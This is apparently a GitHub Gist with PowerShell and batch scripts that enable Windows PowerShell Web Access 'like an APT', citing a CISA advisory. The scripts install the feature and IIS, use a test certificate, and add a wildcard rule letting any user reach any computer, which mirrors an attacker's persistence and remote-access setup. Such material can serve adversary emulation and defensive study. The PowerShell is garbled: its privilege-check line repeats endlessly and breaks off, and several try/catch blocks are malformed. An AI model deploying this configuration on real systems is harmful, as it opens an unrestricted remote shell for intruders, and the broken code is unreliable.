
Instantly share code, notes, and snippets.



Enable PowerShell Web Access like an APT

Ref: https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a

PowerShell:

```
# PrivCheck
if (-NOT ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsIdentity]::GetCurren
          Write-Warning "Please run this script as an Administrator!"
          Exit
}
# Install Windows PowerShell Web Access feature
          Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
         Write-Host "Windows PowerShell Web Access feature installed successfully." -ForegroundColor Green
          Write-Error "Failed to install Windows PowerShell Web Access feature: $_"
          Exit
}
# Install and configure IIS if not already installed
if (!(Get-WindowsFeature Web-Server).Installed) {
          Install-WindowsFeature -Name Web-Server -IncludeManagementTools
          Write-Host "IIS installed successfully." -ForegroundColor Green
}
# Configure PowerShell Web Access gateway
try {
          Install-PswaWebApplication -UseTestCertificate
          Write-Host "PowerShell Web Access gateway configured successfully." -ForegroundColor Green
          Write-Error "Failed to configure PowerShell Web Access gateway: $_"
          Exit
# Add a rule to allow all users to access all computers
Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName *
Write-Host "PowerShell Web Access has been enabled and configured." -ForegroundColor Green
Write-Host "Warning: This configuration allows all users to access all computers. Please adjust the authorization
```

Cmd

```
@echo off
setlocal

:: Check for admin privileges
net session >nul 2>&1
if %errorLevel% neq 0 (
    echo Please run this script as an Administrator!
    exit /b 1
```

```
dism /online /enable-feature /featurename:WindowsPowerShellWebAccess /all

dism /online /enable-feature /featurename:IIS-WebServerRole /all

powershell -Command "& {Install-PswaWebApplication -UseTestCertificate}"

powershell -Command "& {Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName *}"

echo PowerShell Web Access has been enabled and configured.

echo Warning: This configuration allows all users to access all computers. Please adjust the authorization rules
```

Sign up for free

to join this conversation on GitHub. Already have an account? Sign in to comment

